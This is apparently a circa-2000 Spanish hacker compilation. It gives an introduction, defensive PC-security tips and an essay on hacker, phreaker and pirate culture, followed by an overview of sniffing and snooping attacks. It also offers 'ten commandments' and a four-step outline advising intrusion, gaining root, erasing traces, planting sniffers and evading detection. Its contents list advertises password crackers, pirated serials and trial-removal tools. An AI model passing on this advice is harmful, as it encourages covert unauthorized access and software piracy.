



El Libro Negro del Hacker

(Versión Digital)

Por: “Black Hack” (“El hacker Negro”)

Fascinante obra digital equivalente a más de 1.000 páginas escritas.

Recorrido completo y profundo por el Mundo Hacker: su esencia, sus procedimientos y métodos, herramientas, programas y utilidades, con amplias explicaciones.

Los mejores escritos hacker en idioma Español.

Cómo defender su PC de “Ataques” externos, virus, troyanos, escaneo de puertos, aplicaciones perniciosas.

Cuatro discos llenos de información, utilidades, vínculos a páginas Web.

Contenido

Disco 1:

- PRÓLOGO por “El Hacker Negro”
- Medidas de Seguridad para su sistema de cómputo
- INTRODUCCIÓN: El Hacker –Manual
- Todo sobre la IP
- Crackeando Webs
- Qué es el “Sniffin”
- Hackeando vía TELNET
- Qué es el “Spoofing”
- Cómo se hacen los VIRUS

Disco 2:

- Amenazas en la Red
- INGENIERÍA INVERSA
- Agujeros de seguridad informática
- Entrar en Pc's con recursos compartidos
- Guía del CRACKER: manejo de ensamblador
- Apodérate de ICQ
- Cifrado de información
- Cómo sacar la IP en IRC
- Cómo liberarse de un virus TROYANO
- Manual del IRC
- Manual del Back Oriffice
- Navegando anónimamente bajo Proxys
- Crackeando sistemas
- Identificación como Root

Disco 3: (Utilidades)

- Descifrador de passwords PWL
- Descifrador de asteriscos en passwords
- Descifrando passwords del CMOS
- Encripta tus archivos (programa Crypto)
- Gran número de seriales de programas comerciales
- Guía ligera del Hacker
- IP AGENT
- Lista completa de puertos de un sistema
- OPTOUT2000: Detector de Intrusos (instálalo en tu sistema para comenzar-es Freeware).
- Usa la “fuerza bruta” para adivinar claves en archivos ZIP


Disco 4: (Utilidades)

- BIOS CRACKER: encuentra passwords de BIOS (por ejemplo, en portátiles)
- Elimina los 30 días de los programas shareware
- Monitorea tu Acceso Telefónico a Redes

© Ediciones Digitales Colombia

Recomendamos no copiar los discos en disquetes

Nuestro e-mail: **edicionesdigitales_colombia@hotmail.com**



¡Hola Amigo! :

Me llaman “Black Hack”, o “El Hacker Negro”.

He accedido a que los amigos de **Ediciones Hacker-Colombia** publiquen por primera vez esta edición de ***El Libro Negro del Hacker***, que es **primicia en Latinoamérica**, porque me han garantizado que no pretenden grandes ganancias con su publicación, y que su principal deseo es el de ofrecer a los innumerables usuarios de sistemas de cómputo y de **Internet** una información básica y sólida sobre los problemas de seguridad que se presentan día a día y sobre cómo pueden ser atacados por otros sistemas de cómputo. Desean también ofrecer unas utilidades y herramientas fundamentales para que el navegante conozca cómo puede ser violada su seguridad informática, y cómo puede defenderse.

El propósito es loable, educativo, constructivo. No te recomiendo usar estos conocimientos y herramientas para atacar a otros. Puede constituirse en un delito.

Muchas proezas legendarias me atribuyen. Pero son sólo eso. Son muchas más las que no se conocen. Pero lo que sí puedo decirles es que si bien **soy negro de nombre... ¡ soy blanco de corazón !**



¿QUÉ ES ESTE LIBRO?

Este Libro es una recopilación de lo que considero son los mejores y más didácticos materiales en lengua española sobre los distintos temas Hacker.

Este libro digital comprende el equivalente a más de 1.000 páginas de un libro en papel.

En muchos de sus materiales, hay aportes míos. Algunos han sido escritos por mí en su totalidad.

Es completo en cuanto abarca prácticamente toda la temática Hacker, y quien lo lea íntegramente podrá sentir confianza en que maneja el tema.



Pero quiero hacerte ante todo una prevención: ¡antes de utilizar alguna de las herramientas del capítulo (carpeta) de UTILIDADES (el último de la serie), debes leer y aplicar las MEDIDAS y PRECAUCIONES que se explican en la próxima carpeta denominada

“B. MEDIDAS DE SEGURIDAD”.

¿Por qué debes hacerlo? Porque así evitarás ser atacado, infectado por los violentos virus TROYANOS y de otras clases, y podrás navegar con mayor seguridad por los sitios hacker en Internet. Valga decir que en este LIBRO, es decir, en estos 4 disquetes (libro en edición digital), no hay ninguna clase de virus, ni programa malicioso o dañino para su PC. ¡Esto te lo puedo garantizar!

¡NO RECOMIENDO NAVEGAR POR SITIOS HACKER EN INTERNET SIN LAS DEBIDAS MEDIDAS DE SEGURIDAD!

Después de haber aplicado en debida forma dichas medidas y precauciones, puedes leer los otros capítulos en el orden que quieras, practicar las UTILIDADES que contienen los disquetes 3 y 4, y si lo deseas, entrar en los sitios Web que te sugerimos.

Y una última petición: por favor, no copies estos discos. Son muy económicos y se expanden prácticamente al costo. Además, si los compras estás contribuyendo a la divulgación de este excitante tema. ¡Es un servicio!

¡Suerte Amigos!

El Hacker Negro



¡Medidas de Seguridad!

- 1.) Ante todo, ármate de un buen antivirus ACTUALIZADO. En estos momentos la mayoría de ellos son muy buenos: Panda, Mcafee, Norton, etc.

Pero si de dinero se trata y no tienes los 40 o más dólares para adquirirlo, te sugiero, por ejemplo, instalar el Pc-cillín 98 que generalmente viene con tu equipo, o con la Mother Board, o con algún componente que hayas comprado hace un tiempo. Instálalo y actualízalo. ¡Es fácil actualizarlo! Abre el rayito azul que está al pie del reloj de la ventana de Windows, haz clic en el botón “Main”, después en el botón “Update” (al lado izquierdo de la ventana), y después en actualizar por INTERNET.

Si tienes conexión a Internet, el programa actualizará tu Pc-cillín en forma automática en unos 3 o 4 minutos, dependiendo de la velocidad de tu máquina. Luego te seguirá saliendo semanalmente (generalmente los martes) una ventana que te pregunta si quieres actualizar la nueva versión (cada semana se adicionan todos los virus nuevos). Dile que sí, pues no te tomará más de 3 o 4 minutos y estarás siempre protegido.

Este antivirus, y también los otros, si están actualizados, detectan prácticamente todos los virus actuales y hasta los mortíferos Troyanos Back Oriffice, BO2000 (ó BO2k), NetBus, que son las herramientas de intromisión (¡intrusos!) más populares en la actualidad.

¡Si no actualizas tu antivirus, no debes entrar a ningún sitio Hacker, ni bajar de el ninguna utilidad o programa!

- 2.) Instala en tu máquina (así la llamamos nosotros) una utilidad de DETECCIÓN DE INTRUSOS. En la carpeta de UTILIDADES encontrarás una denominada OPTOUT2000, que es Freeware (gratuita), de la firma Gibson Research Corp. (www.grc.com). Esta utilidad no dejará que te instalen en el registro de tu sistema operativo ningún Troyano, espía, o programa furtivo. Paséate por esta página y lee el extenso artículo de Gibson sobre cómo diariamente los navegantes son atacados, intervenidos e infectados por las mismas EMPRESAS MULTINACIONALES dedicadas a los productos informáticos. ¿Sabías, por ejemplo, que si bajas algún programa de REAL NETWORK (los de Real Player, Flash, en fin), NetZip o por medio de Netscape download, automáticamente te están instalando en el registro de tu MÁQUINA un programa espía? Pues bien, Gibson lo sostiene y lo sustenta con pruebas muy sólidas. ¡Léelo!
- 3.) Instala igualmente el IP AGENT, que también se encuentra en la carpeta de UTILIDADES. Es de la misma firma. Esta utilidad te mostrará cuál es el número de tu IP (que identifica tu máquina cuando estás navegando), y te da la maravillosa opción, muy segura por cierto, de que en la página de Gibson te hagan un diagnóstico de seguridad de tu máquina, de tus puertos, y te digan cuáles son tus debilidades que permiten el ATAQUE de intrusos (cuando estás navegando). Si este diagnóstico te señala que tienes un puerto o varios abiertos a los Hackers de la Web, acude a la LISTA DE PUERTOS que está en la carpeta de UTILIDADES y podrás determinar cuál es.
- 4.) Te recomiendo otro DETECTOR DE INTRUSOS, pero este si no es freeware, sino demo por 30 días. Es el JAMMER.EXE (1.59 Mb). No está en nuestra carpeta de UTILIDADES, pero puedes bajarlo de la página www.agnitum.com Es fantástico. Cuando estás navegando y si recibes un ATAQUE externo, te previene inmediatamente y te dice desde cual IP te están atacando. Entonces, puedes identificar al atacante, pedirle explicaciones....¡o demandarlo!
- 5.) ¿Sabes cuál es el IP de tu máquina cuando estás navegando? Averígualo así: Inicio....Ejecutar....c:\windows\winipcfg.exe Te dirá

entonces el nombre de tu máquina, tu Identificación IP cuando navegas y otras cositas importantes.

- 6.) Instala un “Firewall” (muro de fuego) en tu máquina. Claro... ¡gratis!. Esto es urgente y sumamente importante. Diariamente, mientras navegas, estás siendo escaneado por infinidad de personas y empresas de todo el mundo, para determinar por cual puerto pueden penetrar tu sistema. El muro de fuego te avisará inmediatamente que ha repelido un escaneo de tu máquina, te dará información para identificar el intruso, y también te pedirá confirmación cuando algún programa intente cambiar tu registro o conectarse con Internet. Por ejemplo, si tu antivirus se va a actualizar automáticamente, por ejemplo Pc-cillin, te saldrá una ventana preguntándote si autorizas que “Iomon” (el de Pc-cillin) acceda a Internet. Te sugiero instalar el mejor “Firewall” del momento para PC (y es gratis): Zone Alarm 2.1.44. Conéctate con la página www.zonelabs.com y en la página de inicio, parte izquierda, encontrarás la frase “FREE DOWNLOAD”. Haz clic en “**Download Zone Alarm now!**”. Bajarás un archivo Zip de 1.61 Mb que te permitirá instalar esta magnífica protección.

Buen Viaje, amigo
Bogotá, Octubre 27 del 2.000

“Black Hacker”



©Ediciones Hacker-Colombia

Prohibida la reproducción parcial o total de este Libro
Email: mariolopez15@hotmail.com

Los Hackers

Elaborado por 5 amigos de "Black Hack" (El Hacker Negro)



INTRODUCCIÓN

Los piratas ya no tienen un parche en su ojo ni un garfio en reemplazo de la mano. Tampoco existen los barcos ni los tesoros escondidos debajo del mar. Llegando al año 2000, los piratas se presentan con un cerebro desarrollado, curioso y con muy pocas armas: una simple computadora y una línea telefónica. Hackers. Una palabra que aún no se encuentra en los diccionarios pero que ya suena en todas las personas que alguna vez se interesaron por la informática o leyeron algún diario. Proviene de "hack", el sonido que hacían los técnicos de las empresas telefónicas al golpear los aparatos para que funcionen. Hoy es una palabra temida por empresarios, legisladores y autoridades que desean controlar a quienes se divierten descifrando claves para ingresar a lugares prohibidos y tener acceso a información indebida.

Sólo basta con repasar unas pocas estadísticas. Durante 1997, el 54 por ciento de las empresas norteamericanas sufrieron ataques de Hackers en sus sistemas. Las incursiones de los piratas informáticos, ocasionaron pérdidas totales de 137 millones de dólares en ese mismo año. El Pentágono, la CIA, UNICEF, La ONU y demás organismos mundiales han sido víctimas de intromisiones por parte de estas personas que tienen muchos conocimientos en la materia y también una gran capacidad para resolver los obstáculos que se les presentan. Un hacker puede tardar meses en vulnerar un sistema ya que son cada vez más sofisticados. Pero el lema es viejo: hecha la ley, hecha la trampa.

¿Delincuentes?

Los medios de comunicación masivos prefieren tildarlos de delincuentes que interceptan códigos de tarjetas de crédito y los utilizan para beneficio propio. También están los que se intrometen en los sistemas de aeropuertos produciendo un caos en los vuelos y en los horarios de los aviones. Pero he aquí la gran diferencia en cuestión. Los crackers (crack=destruir) son aquellas personas que siempre buscan molestar a otros, piratear software protegido por leyes, destruir sistemas muy complejos mediante la transmisión de poderosos virus, etc. Esos son los crackers. Adolescentes inquietos que aprenden rápidamente este complejo oficio. Se diferencian con los Hackers porque no poseen ningún tipo de ideología cuando realizan sus "trabajos". En cambio, el principal objetivo de los Hackers no es convertirse en delincuentes sino "pelear contra un sistema injusto" utilizando como arma al propio sistema. Su guerra es silenciosa pero muy convincente.

Definición

El avance de la era informatica ha introducido nuevos terminos en el vocabulario de cada dia. Una de estas palabras, hacker, tiene que ver con los delitos informaticos. Todos estamos familiarizados con las historias de aquellos que consiguen entrar en las corporaciones informatizadas. Pero tenemos la impresion de que el termino "hacker" es uno de los peor entendidos, aplicados y, por tanto, usados en la era informatica.

La cultura popular define a los hackers como aquellos que, con ayuda de sus conocimientos informáticos consiguen acceder a los ordenadores de los bancos y de los negociados del gobierno. Bucean por información que no les pertenece, roban software caro y realizan transacciones de una cuenta bancaria a otra. Los criminólogos, por otra parte, describen a los hackers en términos menos halagadores. Donn Parker los denomina "violadores electrónicos" y August Bequai los describe como "vandalos electrónicos". Ambos, aunque aseveran que las actividades de los hackers son ilegales, eluden habilmente llamarlos "criminales informáticos". Hacen una clara distinción entre el hacker que realiza sus actividades por diversión y el empleado que de repente decide hacer algo malo. Por tanto, parece que tenemos una definición en la que caben dos extremos: por un lado, el moderno ladrón de bancos y por otro el inquieto. Ambas actividades (y todas las intermedias) son calificadas con el mismo término. Difícilmente se podría considerar esto como un ejemplo de conceptualización precisa. Una gran parte de esta ambigüedad puede seguirse desde el origen durante estos aproximadamente 20 años de vida del mencionado término.

El término comenzó a usarse aplicándolo a un grupo de pioneros de la informática del MIT, a principios de la década de 1960. Desde entonces, y casi hasta finales de la década de 1970, un hacker era una persona obsesionada por conocer lo más posible sobre los sistemas informáticos. Los diseñadores del ordenador Apple, Jobs y Wozniak, pueden considerarse hackers en este sentido de la palabra. Pero a principios de la década de 1980, influenciados por la difusión de la película Juegos de Guerra, y el ampliamente publicado arresto de una "banda de hackers" conocida como la 414, los hackers pasaron a ser considerados como chicos jóvenes capaces de violar sistemas informáticos de grandes empresas y del gobierno. Desgraciadamente, los medios de información y la comunidad científica social no ha puesto mucho esfuerzo por variar esta definición.

¿Una definición Legal?

El problema para llegar a una definición más precisa radica, tanto en la poca información que hay sobre sus actividades diarias, como en el hecho de que lo que se conoce de ellos no siempre cabe bajo las etiquetas de los delitos conocidos. Es decir, **no hay una definición legal** que sea aplicable a los hackers, ni todas sus actividades conllevan la violación de las leyes. Esto lleva a que la aplicación del término varíe según los casos, dependiendo de los cargos que se puedan imputar y no a raíz de un claro entendimiento de lo que el término significa. Este problema, y la falta de entendimiento de lo que significa ser un hacker, convierten a esta en una etiqueta excesivamente utilizada para aplicar a muchos tipos de intrusiones informáticas.

Parker y Bequai, dos líderes en el estudio de los delitos informáticos, utilizan el término "hacker" de formas ligeramente diferentes. Parker reconoce que hacking no abarca todo el rango de actividades asociadas a la violación de los sistemas informáticos, pero lo prefiere al término "phreaking", que considera muy oscuro. Por otra parte, Bequai no rechaza el término "phreaking" y a menudo lo aplica a hechos que Parker califica como de hacker. Bequai confunde aun más el término al definir al hacker como alguien que utiliza ilegalmente las tarjetas de crédito telefónico para acceder a sistemas que distribuyen software comercial ilegalmente. Veremos que esto tiene poco que ver con las actuaciones propias de los hackers, pero es ilustrativa de otros tipos de actividades informáticas inusuales.

Los términos, "hacker", "phreaker" y "pirata" se presentan y definen tal y como los entienden aquellos que se identifican con estos papeles.

En primer lugar, el área de los hackers. En la tradición de esta comunidad informática, el hacker puede realizar dos tipos de actividades: bien acceder a un sistema informático, o bien algo más general, como explorar y aprender a utilizar un sistema informático. En la primera connotación, el término lleva asociados las herramientas y trucos para obtener cuentas de usuarios válidos de un sistema informático, que de otra forma serían inaccesibles para los hackers. Se podría pensar que esta palabra está íntimamente relacionada con la naturaleza repetitiva de los intentos de acceso.

Ademas, una vez que se ha conseguido acceder, las cuentas ilicitas a veces compartidas con otros asociados, denominandolas "frescas". He aqui la vision estereotipada de los medios de comunicacion de los hackers un joven de menos de veinte años, con conocimientos de informatica, pegado al teclado de su ordenador, siempre en busca de una cuenta no usada o un punto debil en el sistema de seguridad. Aunque esta vision no es muy precisa, representa bastante bien el aspecto del termino. La segunda dimension del mencionado termino se ocupa de lo que sucede una vez que se ha conseguido acceder al sistema cuando se ha conseguido una clave de acceso.

Como el sistema esta siendo utilizado sin autorizacion, el hacker no suele tener, el terminos generales, acceso a los manuales de operacion y otros recursos disponibles para los usuarios legitimos del sistema. Por tanto, el usuario experimenta con estructuras de comandos y explora ficheros para conocer el uso que se da al sistema. En oposicion con el primer aspecto del termino, aqui no se trata solo de acceder al sistema (aunque alguno podria estar buscando niveles de acceso mas restringidos), sino de aprender mas sobre la operacion general del sistema. Contrariamente a lo que piensan los medios de comunicacion, la mayoría de los hackers no destruyen y no dañan deliberadamente los datos. El hacerlo iria en contra de su intencion de mezclarse con el usuario normal y atraeria la atencion sobre su presencia, haciendo que la cuenta usada sea borrada. Despues de gastar un tiempo sustancioso en conseguir la cuenta, el hacker pone una alta prioridad para que su uso no sea descubierto. Ademas de la obvia relacion entre las dos acepciones, la palabra "hacker" se reserva generalmente a aquellos que se dedican al segundo tipo.

En otras palabras, un **hacker** es una persona que tiene el conocimiento, habilidad y deseo de explorar completamente un sistema informatico. El mero hecho de conseguir el acceso (adivinando la clave de acceso) no es suficiente para conseguir la denominacion. Debe haber un deseo de liderar, explotar y usar el sistema despues de haber accedido a él. Esta distincion parece logica, ya que no todos los intrusos mantienen el interes una vez que han logrado acceder al sistema. En el submundo informatico, las claves de acceso y las cuentas suelen intercambiarse y ponerse a disposicion del uso general. Por tanto, el hecho de conseguir el acceso puede considerarse como la parte "facil", por lo que aquellos que utilizan y exploran los sistemas son los que tienen un mayor prestigio.

La segunda actividad es la de los **phreakers** telefonicos. Se convirtio en una actividad de uso comun cuando se publicaron las aventuras de John Draper, en un articulo de la revista Esquire, en 1971. Se trata de una forma de evitar los mecanismos de facturacion de las compañías telefonicas. Permite llamar a de cualquier parte del mundo sin costo practicamente. En muchos casos, tambien evita, o al menos inhibe, la posibilidad de que se pueda trazar el camino de la llamada hasta su origen, evitando asi la posibilidad de ser atrapado. Par la mayor parte de los miembros del submundo informatico, esta es simplemente una herramienta para poder realizar llamadas de larga distancia sin tener que pagar enormes facturas. La cantidad de personas que se consideran phreakers, contrariamente a lo que sucede con los hackers, es relativamente pequeña. Pero aquellos que si se consideran phreakers lo hacen para explorar el sistema telefonico. La mayoría de la gente, aunque usa el telefono, sabe muy poco acerca de él.

Los phreakers, por otra parte, quieren aprender mucho sobre el. Este deseo de conocimiento lo resume asi un phreaker activo: "El sistema telefonico es la cosa mas interesante y fascinante que conozco. Hay tantas cosas que aprender. Incluso los phreakers tienen diferentes areas de conocimiento. Hay tantas cosas que se pueden conocer que en una tentativa puede aprenderse algo muy importante y en la siguiente no. O puede suceder lo contrario. Todo depende de como y donde obtener la informacion. Yo mismo quisiera trabajar para una empresa de telecomunicaciones, haciendo algo interesante, como programar una central de conmutacion. Algo que no sea una tarea esclavizadora e insignificante. Algo que sea divertido. Pero hay que correr el riesgo para participar, a no ser que tengas la fortuna de trabajar para una de estas compañías. El tener acceso a las cosas de estas empresas, como manuales, etc., debe ser grandioso".

La mayoría de la gente del submundo no se acerca al sistema telefonico con esa pasión. Solo estan interesados en explorar sus debilidades para otros fines. En este caso, el sistema telefonico es un fin en si mismo. Otro entrevistado que se identificaba a si mismo como hacker, explicaba: "Se muy poco sobre teléfonos simplemente soy un hacker. Mucha gente hace lo mismo. En mi caso, hacer de phreaker es una herramienta, muy utilizada, pero una herramienta al fin y al cabo". En el submundo informatico, la posibilidad de actuar así se agradece, luego llego el uso de la tarjeta telefonica. Estas tarjetas abrieron la puerta para realizar este tipo de actividades a gran escala. Hoy en dia no hace falta ningun equipo especial. Solo un telefono con marcacion por tonos y un numero de una de esas tarjetas, y con eso se puede llamar a cualquier parte del mundo.

De igual forma que los participantes con más conocimientos y motivacion son llamados hackers, aquellos que desean conocer el sistema telefonico son denominados phreakers. El uso de las herramientas que les son propias no esta limitada a los phreakers, pero no es suficiente para merecer la distincion.

Finalmente llegamos a la "**telepirateria**" del software. Consiste en la distribucion ilegal de software protegido por los derechos de autor. No nos refieremos a la copia e intercambio de diskettes que se produce entre conocidos (que es igualmente ilegal), sino a la actividad que se realiza alrededor de los sistemas BBS que se especializan en este tipo de trafico.

El acceso a este tipo de servicios se consigue contribuyendo, a traves de un modem telefonico, con una copia de un programa comercial. Este acto delictivo permite a los usuarios copiar, o "cargar", de tres a seis programas que otros hayan aportado. Así, por el precio de una sola llamada telefonica, uno puede amontonar una gran cantidad de paquetes de software. En muchas ocasiones, incluso se evita pagar la llamada telefonica. Notese que al contrario que las dos actividades de hacker y phreaker, no hay ninguna consideracion al margen de "prestigio" o "motivacion" en la telepirateria. En este caso, el cometer los actos basta para "merecer" el titulo.

La telepirateria esta hecha para las masas. Al contrario de lo que sucede con los hackers y los phreakers, no requiere ninguna habilidad especial. Cualquiera que tenga un ordenador con modem y algun software dispone de los elementos necesarios para entrar en el mundo de la telepirateria. Debido a que la telepirateria no requiere conocimientos especiales, el papel de los **piratas** no inspira ningun tipo de admiracion o prestigio en el submundo informatico. (Una posible excepcion la constituyen aquellos que son capaces de quitar la proteccion del software comercial.)

Aunque los hackers y los phreakers de la informatica probablemente no desapruében la pirateria, y sin duda participen individualmente de alguna forma, son menos activos (o menos visibles) en los BBS que se dedican a la telepirateria. Tienden a evitarlos porque la mayoría de los telepiratas carecen de conocimientos informaticos especiales, y por tanto son conocidos por abusar en exceso de la red telefonica para conseguir el último programa de juegos.

Un hacker mantiene la teoria de que son estos piratas los culpables de la mayoría de los fraudes con tarjetas de credito telefonicas. "Los medios de comunicacion afirman que son unicamente los hackers los responsables de las perdidas de las grandes compañías de telecomunicaciones y de los servicios de larga distancia. Este no es el caso. Los hackers representan solo una pequeña parte de estas perdidas. El resto esta causado por "los piratas y ladrones que venden estos codigos en la calle." Otro hacker explica que el proceso de intercambiar grandes programas comerciales por modem normalmente lleva varias horas, y son estas llamadas, y no las que realizan los "entusiastas de telecomunicaciones", las que preocupan a las compañías telefonicas.

Pero sin considerar la ausencia de conocimientos especiales, por la fama de abusar de la red, o por alguna otra razon, parece haber algun tipo de division entre los hackers / phreakers y los telepiratas. Despues de haber descrito los tres papeles del submundo informatico, podemos ver que la definicion presentada al principio, segun la cual un hacker era alguien que usaba una tarjeta

de credito telefonico robada para cargar alguno de los ultimos juegos, no refleja las definiciones dadas en el propio submundo informatico. Obviamente, corresponde a la descripcion de un telepirata y no a las acciones propias de un hacker o un phreaker. En todo esto hay una serie de avisos.

No se quiere dar la impresion de que un individuo es un hacker, un phreaker o un telepirata exclusivamente. Estas categorias no son mutuamente excluyentes. De hecho, muchos individuos son capaces de actuar en mas de uno de estos papeles. Se cree que la respuesta se encuentra en buscar los objetivos que se han expuesto previamente.

Recuerdese que el objetivo de un hacker no es entrar en un sistema, sino aprender como funciona. El objetivo de un phreaker no es realizar llamadas de larga distancia gratis, sino descubrir lo que la compañía telefonica no explica sobre su red y el objetivo de un telepirata es obtener una copia del software más moderno para su ordenador. Asi, aunque un individuo tenga un conocimiento especial sobre los sistemas telefonicos, cuando realiza una llamada de larga distancia gratis para cargar un juego, esta actuando como un telepirata. En cierto modo, esto es un puro argumento semantico. Independientemente de que a un hacker se le etiqute erroneamente como telepirata, los accesos ilegales y las copias no autorizadas de software comercial van a seguir produciendose.

Pero si queremos conocer los nuevos desarrollos de la era informatica, debemos identificar y reconocer los tres tipos de actividades con que nos podemos encontrar. El agrupar los tres tipos bajo una sola etiqueta es más que impreciso, ignora las relaciones funcionales y diferencias entre ellos. Hay que admitir, de todas formas, que siempre habra alguien que este en desacuerdo con las diferencias que se han descrito entre los grupos.

En el desarrollo de esta investigacion, quedó de manifiesto que los individuos que realizan actualmente estas actividades no se ponen de acuerdo en cuanto a donde estan las fronteras. Las categorias y papeles, como se ha indicado previamente, no son mutuamente exclusivos. En particular, el mundo de los hackers y los phreakers estan muy relacionados.

Pero, de la misma forma que no debemos agrupar toda la actividad del submundo informatico bajo la acepcion de hacker, tampoco debemos insistir en que nuestras definiciones sean exclusivas hasta el punto de ignorar lo que representan. Las tipologias que he presentado son amplias y necesitan ser depuradas. Pero representan un paso mas en la representacion precisa, especificacion e identificacion de las actividades que se dan en el submundo de la informatica.

QUE SE NEECITA PARA SER UN HACKER

Uno puede estar preguntándose ahora mismo si los hackers necesitan caros equipos informáticos y una estantería rellena de manuales técnicos. La respuesta es NO! ,Hackear puede ser sorprendentemente fácil, mejor todavía, si se sabe cómo explorar el World Wide Web, se puede encontrar casi cualquier información relacionada totalmente gratis.

De hecho, hackear es tan fácil que si se tiene un servicio on-line y se sabe cómo enviar y leer un e-mail, se puede comenzar a hackear inmediatamente. A continuación se podrá encontrar una guía dónde puede bajarse programas especialmente apropiados para el hacker sobre Windows y que son totalmente gratis. Y trataremos también de explicar algunos trucos de hacker sencillos que puedan usarse sin provocar daños intencionales.

LOS DIEZ MANDAMIENTOS DEL HACKER

- I.** Nunca destruyas nada intencionalmente en la Computadora que estés crackeando.
- II.** Modifica solo los archivos que hagan falta para evitar tu detección y asegurar tu acceso futuro al sistema.
- III.** Nunca dejes tu dirección real, tu nombre o tu teléfono en ningún sistema.
- IV.** Ten cuidado a quien le pasas información. A ser posible no pases nada a nadie que no conozcas su voz, número de teléfono y nombre real.
- V.** Nunca dejes tus datos reales en un BBS, si no conoces al sysop, déjale un mensaje con una lista de gente que pueda responder de ti.
- VI.** Nunca hackees en computadoras del gobierno. El gobierno puede permitirse gastar fondos en buscarte mientras que las universidades y las empresas particulares no.
- VII.** No uses BlueBox a menos que no tengas un servicio local o un 0610 al que conectarte. Si se abusa de la bluebox, puedes ser cazado.
- VIII.** No dejes en ningún BBS mucha información del sistema que estas crackeando. Di sencillamente "estoy trabajando en un UNIX o en un COSMOS...." pero no digas a quien pertenece ni el teléfono.
- IX.** No te preocupes en preguntar, nadie te contestara, piensa que por responderte a una pregunta, pueden cazarte a ti, al que te contesta o a ambos.
- X.** Punto final. Puedes pasearte todo lo que quieras por la WEB, y mil cosas mas, pero hasta que no estés realmente hackeando, no sabrás lo que es.



PASOS PARA HACKEAR

- 1. Introducirse en el sistema que tengamos como objetivo.**
- 2. Una vez conseguido el acceso, obtener privilegios de root (superusuario).**
- 3. Borrar las huellas.**
- 4. Poner un sniffer para conseguir logins de otras personas.**

ATAQUES A NUESTRA INFORMACIÓN, ¿CUALES SON LAS AMENAZAS?

El objetivo es describir cuales son los métodos más comunes que se utilizan hoy para perpetrar ataques a la seguridad informática (confidencialidad, integridad y disponibilidad de la información) de una organización o empresa, y que armas podemos implementar para la defensa, ya que saber cómo nos pueden atacar (y desde donde), es tan importante como saber con que soluciones contamos para prevenir, detectar y reparar un siniestro de este tipo.

Sin olvidar que éstas últimas siempre son una combinación de herramientas que tienen que ver con tecnología y recursos humanos (políticas, capacitación).

Los ataques pueden servir a varios objetivos incluyendo fraude, extorsión, robo de información, venganza o simplemente el desafío de penetrar un sistema. Esto puede ser realizado por empleados internos que abusan de sus permisos de acceso, o por atacantes externos que acceden remotamente o interceptan el tráfico de red.

A esta altura del desarrollo de la "sociedad de la información" y de las tecnologías computacionales, los piratas informáticos ya no son novedad. Los hay prácticamente desde que surgieron las redes digitales, hace ya unos buenos años. Sin duda a medida que el acceso a las redes de comunicación electrónica se fue generalizando, también se fue multiplicando el número de quienes ingresan "ilegalmente" a ellas, con distintos fines. Los piratas de la era cibernética que se consideran como una suerte de Robin Hood modernos y reclaman un acceso libre e irrestricto a los medios de comunicación electrónicos.

Genios informáticos, por lo general veinteañeros, se lanzan desafíos para quebrar tal o cual programa de seguridad, captar las claves de acceso a computadoras remotas y utilizar sus cuentas para viajar por el ciberespacio, ingresar a redes de datos, sistemas de reservas aéreas, bancos, o cualquier otra "cueva" más o menos peligrosa.

Como los administradores de todos los sistemas, disponen de herramientas para controlar que "todo vaya bien", si los procesos son los normales o si hay movimientos sospechosos, por ejemplo que un usuario esté recurriendo a vías de acceso para las cuales no está autorizado o que alguien intente ingresar repetidas veces con claves erróneas que esté probando. Todos los movimientos del sistema son registrados en archivos, que los operadores revisan diariamente.

MÉTODOS Y HERRAMIENTAS DE ATAQUE

En los primeros años, los ataques involucraban poca sofisticación técnica. Los insiders (empleados disconformes o personas externas con acceso a sistemas dentro de la empresa) utilizaban sus permisos para alterar archivos o registros. Los outsiders (personas que atacan desde afuera de la ubicación física de la organización) ingresaban a la red simplemente averiguando una password válida.

A través de los años se han desarrollado formas cada vez más sofisticadas de ataque para explotar "agujeros" en el diseño, configuración y operación de los sistemas. Esto permitió a los nuevos atacantes tomar control de sistemas completos, produciendo verdaderos desastres que en muchos casos llevo a la desaparición de aquellas organizaciones o empresas con altísimo grado de dependencia tecnológica (bancos, servicios automatizados, etc).

Estos nuevos métodos de ataque han sido automatizados, por lo que en muchos casos sólo se necesita conocimiento técnico básico para realizarlos. El aprendiz de intruso tiene acceso ahora a numerosos programas y scripts de numerosos "hacker" bulletin boards y web sites, donde además encuentra todas las instrucciones para ejecutar ataques con las herramientas disponibles.

Los métodos de ataque descriptos a continuación están divididos en categorías generales que pueden estar relacionadas entre sí, ya que el uso de un método en una categoría permite el uso de otros métodos en otras. Por ejemplo: después de crackear una password, un intruso realiza un login como usuario legítimo para navegar entre los archivos y explotar vulnerabilidades del sistema. Eventualmente también, el atacante puede adquirir derechos a lugares que le permitan dejar un virus u otras bombas lógicas para paralizar todo un sistema antes de huir.

EAVESDROPPING Y PACKET SNIFFING

Muchas redes son vulnerables al eavesdropping, o la pasiva interceptación (sin modificación) del tráfico de red. En Internet esto es realizado por packet sniffers, que son programas que monitorean los paquetes de red que estan direccionados a la computadora donde estan instalados. El sniffer puede ser colocado tanto en una estacion de trabajo conectada a red, como a un equipo router o a un gateway de Internet, y esto puede ser realizado por un usuario con legítimo acceso, o por un intruso que ha ingresado por otras vías. Existen kits disponibles para facilitar su instalación.

Este método es muy utilizado para capturar loginIDs y passwords de usuarios, que generalmente viajan claros (sin encriptar) al ingresar a sistemas de acceso remoto (RAS). También son utilizados para capturar números de tarjetas de crédito y direcciones de e-mail entrante y saliente. El análisis de tráfico puede ser utilizado también para determinar relaciones entre organizaciones e individuos.

SNOOPING Y DOWNLOADING

Los ataques de esta categoría tienen el mismo objetivo que el sniffing, obtener la información sin modificarla. Sin embargo los métodos son diferentes. Además de interceptar el tráfico de red, el atacante ingresa a los documentos, mensajes de e-mail y otra información guardada, realizando en la mayoría de los casos un downloading de esa información a su propia computadora.

El Snooping puede ser realizado por simple curiosidad, pero también es realizado con fines de espionaje y robo de información o software. Los casos más resonantes de este tipo de ataques fueron: el robo de un archivo con más de 1700 números de tarjetas de crédito desde una compañía de música

Mundialmente famosa, y la difusión ilegal de reportes oficiales reservados de las Naciones Unidas, acerca de la violación de derechos humanos en algunos países europeos en estado de guerra.

TAMPERING O DATA DIDDLE

